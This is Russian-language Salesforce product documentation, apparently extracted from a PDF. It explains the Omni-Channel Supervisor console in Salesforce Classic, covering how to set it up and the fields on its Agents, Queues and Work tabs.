Является текущим статусом	Данное поле определяет, является ли статус присутствия агента в поле «Статус присутствия услуги» текущим статусом присутствия агента.
Дата последнего изменения	Дата последнего изменения записи присутствия пользователя.
Статус присутствия услуги	API-имя статуса присутствия, используемое агентом для входа в мультиканал.
Продолжительность статуса	Время (в секундах), затраченное статусом агента на использование статуса присутствия, указанного в поле «Имя статуса».
Дата окончания статуса	Дата и время выхода агента из мультиканала или изменения на другой статус присутствия.
Дата начала статуса	Дата и время определения статуса присутствия агентом.
Пользователь	Имя агента, выполнившего вход в мультиканал.
Код присутствия пользователя	Автоматически создаваемый код Salesforce для записи присутствия пользователя.
Псевдоним	Настраиваемое имя агента.
Username	Имя пользователя Salesforce агента.
Имя статуса	Имя статуса присутствия, используемое агентами для входа в мультиканал.

Администратор мультиканала

Доступ к операционным аналитическим данным в реальном времени с помощью администратора мультиканала.

С помощью администратора мультиканала информация об агентах, очередях и работах в приложении «Мультиканал» поступает на панель в реальном времени. Да, именно так: в реальном времени. Можно посмотреть время ожидания, открытые работы и другие обновления данных в реальном времени. Администратор мультиканала обновляется постоянно и отражает самые актуальные данные, поэтому всегда имеется возможность узнать, что делают агенты.

Следите за действиями агентов, состоянием очередей и работ с помощью интуитивно понятных табличных представлений приложения «Мультиканал», чтобы получить полную картину деятельности агентов. Воспользуйтесь возможностями фильтрации и сортировки, чтобы найти то, что вам надо, и без проблем получить подробные сведения о конкретных агентах, очередях или работах. И это еще не все! Самое большое удобство заключается в том, что все это делается на одной консоли.

Зачем ждать дальше? Подготовьте и используйте «Администратор мультиканала»!

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Администратор Мультиканала доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: Администратор мультиканала недоступен в приложении консоли обслуживания Lightning Experience.

Добавление «Администратора мультиканала» на консоль Salesforce

Добавьте на консоль «Администратор мультиканала», чтобы активировать администраторов и запустить их работу.

Вкладки «Общие сведения об администраторе мультиканала»

Администраторы могут проверять работоспособность центра обработки вызовов в реальном времени с использованием вкладок «Агенты», «Очереди» и «Работа» в приложении «Администратор мультиканала». На этих вкладках администраторы могут увидеть общую картину и посмотреть открытые и активные работы, каким агентам назначены какие работы, и другие сведения, например, открытые пропускные способности и среднее время ожидания для клиентов.

Сортировка и фильтрация в администраторе мультиканала

Организуйте и систематизируйте данные реального времени в администраторе мультиканала для эффективного поиска нужной информации.

Добавление «Администратора мультиканала» на консоль Salesforce

Добавьте на консоль «Администратор мультиканала», чтобы активировать администраторов и запустить их работу.

Прежде чем добавить «Администратора мультиканала» на консоль:

- Убедитесь, что приложение «Мультиканал» активно и готово к работе; агенты и очереди также выполняются.
- Убедитесь, что приложение консоли находится в рабочем состоянии.

1. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Приложения»**.
2. Щелкните ссылку **«Правка»** напротив нужного приложения консоли Salesforce, для которого нужно добавить «Администратора мультиканала». Или создайте новое приложение консоли. Рекомендуется создавать профили администраторов, чтобы консоль можно было настроить специально под них.
3. Добавьте «Администратор мультиканала» в список «Выбранные элементы» раздела «Выбрать элементы вкладки навигации».
4. Выберите профили, которые нужно назначить консоли этого администратора. Пользователи в выбранных профилях должны иметь соответствующий уровень доступности вкладки, чтобы просматривать «Администратора мультиканала» на своей консоли.
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic


Мультиканал доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки приложения «Мультиканал» и управления приложениями:

- «Настройка приложения»

Проверьте наличие «Администратора мультиканала» на консоли, открыв эту консоль и посмотрев выбранные вкладки. На вкладке «Параметры» «Администратора мультиканала» должен появиться параметр **«Администратор мультиканала»**.



Вкладки «Общие сведения об администраторе мультиканала»

Администраторы могут проверять работоспособность центра обработки вызовов в реальном времени с использованием вкладок «Агенты», «Очереди» и «Работа» в приложении «Администратор мультиканала». На этих вкладках администраторы могут увидеть общую картину и посмотреть открытые и активные работы, каким агентам назначены какие работы, и другие сведения, например, открытые пропускные способности и среднее время ожидания для клиентов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Администратор Мультиканала доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Вкладка «Агенты»

На вкладке «Администратор мультиканала» можно посмотреть, какие операторы работают, кто из них доступен, а кто занят.

Вкладка «Очереди»

Решите накопившиеся вопросы с помощью вкладки «Очереди администратора мультиканала».

Вкладка «Работа»

На вкладке «Работа» приложения «Администратор мультиканала» можно пролистать рабочие элементы и посмотреть, как они продвигались по очередям, чтобы попасть на консоли агентов.

Вкладка «Агенты»

На вкладке «Администратор мультиканала» можно посмотреть, какие операторы работают, кто из них доступен, а кто занят.


ВЕРСИИ

Доступно в версиях: Salesforce Classic

Администратор Мультиканала доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

На вкладке «Агенты» можно посмотреть статусы присутствия агентов, каналы распределения, назначенные очереди и открытую пропускную способность. Кроме того, можно узнать, когда агенты вошли в систему и когда в последний раз приняли новую работу.


На вкладке «Агенты» два представления: «Все агенты» и «Агенты по очереди». В представлении «Все агенты» можно увидеть общую картину агентов: их доступность, возможности, пропускную способность и рабочую нагрузку. По умолчанию для вкладки «Агенты» активно именно это представление, так как оно дает наиболее полную общую картину того, чем занимаются агенты. Агенты, вошедшие в систему посредство виджета «Мультиканал» отображаются в строках, где можно видеть их статус, каналы распределения, очередь, рабочую нагрузку и пропускную способность.




Здесь также можно изменить статус агента, воспользовавшись столбцом «Действие». При выборе параметра «Не в сети» помните, что работа данного агента больше не будет отслеживаться.

Чтобы посмотреть более подробную информацию о деятельности агента, выберите этого агента и откройте вкладки «Сведения об агенте» и «Временная шкала агента». На вкладке «Сведения об агенте» представлена подробная информация о деятельности агента и его временные отметки, а на вкладке «Временная шкала агента» отображаются изменения статуса агента и работа (в интуитивном представлении календаря).


Представление «Сведения об агенте»



Временная шкала агента



В представлении «Агенты по очереди» представлена информация о том, насколько хорошо организованы очереди. Показана каждая очередь, которая имеет как минимум одного агента со статусом «В сети» или «Отошел». Можно посмотреть, сколько агентов назначено очереди и сколько из них имеют статус «В сети», «Отошел» или «Свободен». Таким образом, можно понять, нужно ли переназначить агентов, чтобы была охвачена вся поступающая работа.



Поля вкладки «Агент»

Поля вкладки «Агенты администратора мультиканала».

Поля вкладки «Агент»

Поля вкладки «Агенты администратора мультиканала».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Администратор Мультиканала доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поля «Все агенты»

Представление «Все агенты» вкладки «Агенты» содержит поля с информацией о деятельности агентов.

Столбец	Описание
Агент	Имя и фамилия агента.
Статус	Текущий статус присутствия агента в соответствии с настройками виджета «Мультиканал».
Действие	Позволяет изменять статус агента.
Продолжительность статуса	Время, в течение которого агент находится в текущем статусе присутствия.
Время, прошедшее с момента входа в систему	Время, в течение которого агент находится в статусе «Занят» или «В сети» для мультиканала. Таким образом показывается продолжительность всего мультиканального сеанса агента, который заканчивается, когда агент переходит в автономный режим в приложении «Мультиканал» или закрывает обозреватель.
Время, прошедшее с последнего принятого элемента	Время, прошедшее с момента принятия агентом последнего рабочего элемента, будь то в явной форме или автоматически.
Каналы	Связанные с агентом каналы обслуживания (для агентов со статусом «В сети»), чтобы видеть, какие типы работ может выполнять доступный агент.
Назначенные очереди	Очереди приложения «Мультиканал» системы Salesforce, по которым агент может получать работу через приложение «Мультиканал».
Рабочие элементы	Все работы приложения «Мультиканал», назначенные или открытые для агента на текущий момент. Можно посмотреть сведения обо всех рабочих элементах во всплывающих окнах.

Столбец	Описание
	• Назначенные рабочие элементы, находящиеся в виджете агента и ожидающие подтверждения • Открытые рабочие элементы были приняты, и вкладка работ открыта на консоли агента
Рабочая нагрузка	Общий размер всех присвоенных и открытых работ для агента в сравнении с общей производительностью агента (в соответствии с конфигурацией присутствия агента). Объем работ оценивается в поле «Конфигурация маршрутизации», связанным с очередью в приложении «Мультиканал», которая используется для доставки работы агенту.
Загрузка	Процент, рассчитанный из столбца «Рабочая нагрузка». • Загрузка 0-50% обозначается зеленым значком • Загрузка 51-80% обозначается желтым значком • Загрузка 81-100% обозначается красным значком

Поля «Сведения об агенте»

Представление «Все агенты» вкладки «Агенты» содержит поля с информацией о конкретной текущей работе агента.

Столбец	Описание
Тип	Тип объекта Salesforce для работы, например: интерес, обращение, SOS и т. д.
Описание	Сведения из основного компактного макета объекта для предоставления более подробного контекста данного рабочего элемента.
Очередь	Очередь приложения «Мультиканал» для назначения работы агенту и ее доставки к нему.
Объем работы	Объем работы в приложении «Мультиканал» в зависимости от конфигурации маршрутизации, связанной с этой очередью.
Статус	Статус работы в приложении «Мультиканал». Она содержит следующее. • Назначенные рабочие элементы, находящиеся в виджете агента и ожидающие подтверждения • Открытые рабочие элементы, назначенные агенту, с открытой вкладкой работ на консоли агента

Столбец	Описание
Время запроса	Дата и время, когда элемент был присвоен очереди в приложении «Мультиканал», инициирующей маршрутизацию.
Время назначения	Дата и время, когда приложение «Мультиканал» получило и назначило элемент в виджете «Мультиканал» агента.
Время принятия	Дата и время, когда элемент был принят, будь то в явной форме или автоматически. Принятые элементы открываются на консоли агента.
Время обработки	В течение какого времени элемент был открыт у агента. Вычисляется как разница между текущим временем и временем, когда агент принял работу.
Скорость ответа	Насколько быстро агент отвечает на рабочие запросы. Вычисляется как разница между временем поступления запроса на работу и временем принятия агентом этого запроса.

Поля «Агенты по очереди»

Представление «Агенты по очереди» на вкладке «Агенты» содержит поля с информацией о рабочих агентах в очередях приложения «Мультиканал».

Столбец	Описание
Очередь	Имя очереди приложения «Мультиканал», используемое для назначения работы агенту и ее доставки к нему. Отображаются только очереди, имеющие как минимум одного агента со статусом «В сети» или «Отошел».
Итого	Общее число агентов в очереди.
Число статусов «В сети»	Число агентов со статусом «В сети».
% статусов «В сети»	Процент агентов в очереди со статусом «В сети».
Число статусов «Отошел»	Число агентов со статусом «Отошел».
Число статусов с максимальной загруженностью	Число агентов, имеющих максимальную загрузку.
Процент статусов с максимальной загруженностью	Процент агентов в очереди с максимальной загрузкой.
Число статусов «Свободен»	Число свободных агентов. Свободные агенты без текущей работы с загрузкой 0 %.
% статусов «Свободен»	Процент свободных агентов в очереди.
Средняя загрузка	Средняя загрузка агентов в очереди со статусом «В сети» и «Отошел».

Вкладка «Очереди»


Решите накопившиеся вопросы с помощью вкладки «Очереди администратора мультиканала».

Потратьте некоторое время на анализ действий в очередях приложения «Мультиканал» с помощью представления «Обзор очередей» на вкладке «Очереди». Здесь можно посмотреть приоритет очередей, настраиваемый объем работ, их тип и время ожидания. Благодаря этой обзорной информации можно понять, насколько эффективно работа движется по очереди и как быстро попадает к агентам, чтобы определить, какие очереди движутся хорошо, а для каких стоит привлечь больше агентов.


ВЕРСИИ

Доступно в версиях: Salesforce Classic

Администратор Мультиканала доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



В представлении «Сведения об очереди» можно детализировать конкретные очереди и посмотреть их конфигурации, доступных агентов, время ожидания и рабочие элементы. Если имеется большое число агентов и небольшое число работ, агентов можно перенести в другую очередь. Если же, наоборот, агентов мало, а время ожидания слишком большое, значит, необходимо привлечь резервных агентов.



Поля вкладки «Очереди»

Поля для вкладки «Очереди администратора мультиканала».

Поля вкладки «Очереди»

Поля для вкладки «Очереди администратора мультиканала».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Администратор Мультиканала доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поля сводки очередей

Представление «Сводка по очередям» на вкладке «Очереди» содержат поля со сведениями о том, как справляются ваши агенты.

Столбец	Описание
Очередь	Очередь приложения «Мультиканал» для назначения работы агенту и ее доставки к нему. Вы можете щелкнуть название очереди, чтобы увидеть дополнительные сведения о ней.
Приоритет	Приоритет очереди на основе конфигурации маршрутизации.
Объем работы	Размер рабочих элементов в очереди на основе ее конфигурации маршрутизации.
Тип	Тип объекта Salesforce для работы, например: интерес, обращение, SOS и т. д.
Общее ожидание	Общее число элементов, назначенных в данный момент очереди с мульти-каналом, ожидающие свободного агента.
Наибольшее время ожидания	Продолжительность наибольшего времени ожидания.
Среднее время ожидания	Среднее время ожидания для всех элементов, в данный момент назначенных очереди.

Поля представлений со сведениями об очереди

Представление «Описание очереди» во вкладке «Очереди» содержит поля со сведениями о рабочих элементах в очереди.

Столбец	Описание
Положение	Положение рабочего элемента в очереди.
Тип	Тип объекта Salesforce для работы, например: интерес, обращение, SOS и т. д.
Описание	Сведения из основного компактного макета объекта для предоставления более подробного контекста данного рабочего элемента.

Столбец	Описание
Время ожидания	Время ожидания агента для рабочего элемента. Рассчитывается с учетом разницы между «текущим моментом» и временем запроса.
Время запроса	Дата и время назначения элемента в очередь.

Вкладка «Работа»


На вкладке «Работа» приложения «Администратор мультиканала» можно пролистать рабочие элементы и посмотреть, как они продвигались по очередям, чтобы попасть на консоли агентов.

Для просмотра распределения работ в очередях воспользуйтесь представлением «Обзор работ» на вкладке «Работа». Посмотрите тип работ, который может обрабатывать каждая очередь, а также моментальные снимки активных рабочих элементов.


ВЕРСИИ

Доступно в версиях: Salesforce Classic

Администратор Мультиканала доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Чтобы получить более подробную картину того, что происходит в очереди, щелкните эту очередь и посмотрите сведения о работе.



Поля вкладки «Работа»
Поля для вкладки «Работа администратора мультиканала».

Поля вкладки «Работа»

Поля для вкладки «Работа администратора мультиканала».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Администратор Мультиканала доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поля «Сводка по работе»

Представление «Сводка по работе» во вкладке «Работа» содержит поля со сведениями о том, как обрабатываются поля.

Столбец	Описание
Очередь	Очередь приложения «Мультиканал» для назначения работы агенту и ее доставки к нему. Вы можете щелкнуть по очереди, чтобы получить больше сведений о его работе.
Тип	Тип объекта Salesforce для работы, например: интерес, обращение, SOS и т. д.
Назначено	Общее число элементов, назначенных и ожидающих подтверждения в виджете агента Мультиканал.
Открыто	Общее число элементов, принятых и открытых в консоли агента.
Среднее время обработки (AHT)	Среднее количество времени, на которое были открыты рабочие элементы агента. Рассчитывается с учетом разницы между «текущим моментом» и временем принятия элемента.
Средняя скорость ответа (ASA)	Среднее количество времени ожидания по элементу, перед тем как агент примет его. Рассчитывается с учетом разницы между «текущим моментом» и временем запроса и принятия элемента. Когда агент принимает рабочий элемент, последний убирается из данного расчета.

Поля представлений «Сведения о работе»

Представление «Сведения о работе» во вкладке «Работа» содержит поля со сведениями о рабочих элементах в очереди.

Столбец	Описание
Тип	Тип объекта Salesforce для работы, например: интерес, обращение, SOS и т. д.
Описание	Сведения из основного компактного макета объекта для предоставления более подробного контекста данного рабочего элемента.
Агент	Имя агента, назначенного на работу.
Время запроса	Дата и время назначения элемента в очередь.
Время назначения	Дата и время, когда приложение «Мультиканал» получило и назначило элемент в виджете «Мультиканал» агента.
Время обработки	Количество времени, которое элемент был открыт агентом. Вычисляется как разница между текущим временем и временем, когда агент принял работу.
Скорость ответа	Как быстро агент открыл назначенный элемент. Рассчитывается как количество времени между моментом запроса работы и ее принятия агентом.

Сортировка и фильтрация в администраторе мультиканала

Организуйте и систематизируйте данные реального времени в администраторе мультиканала для эффективного поиска нужной информации.

Теперь, когда мы познакомились с возможностями администратора мультиканала, мы расскажем о том, как оптимизировать все эти данные для быстрого поиска нужной информации. Таблицы можно отфильтровать для отображения конкретных агентов, очередей, типов работ, процентов загрузки и т. д., а затем сгруппировать эту информацию с помощью сортировки.

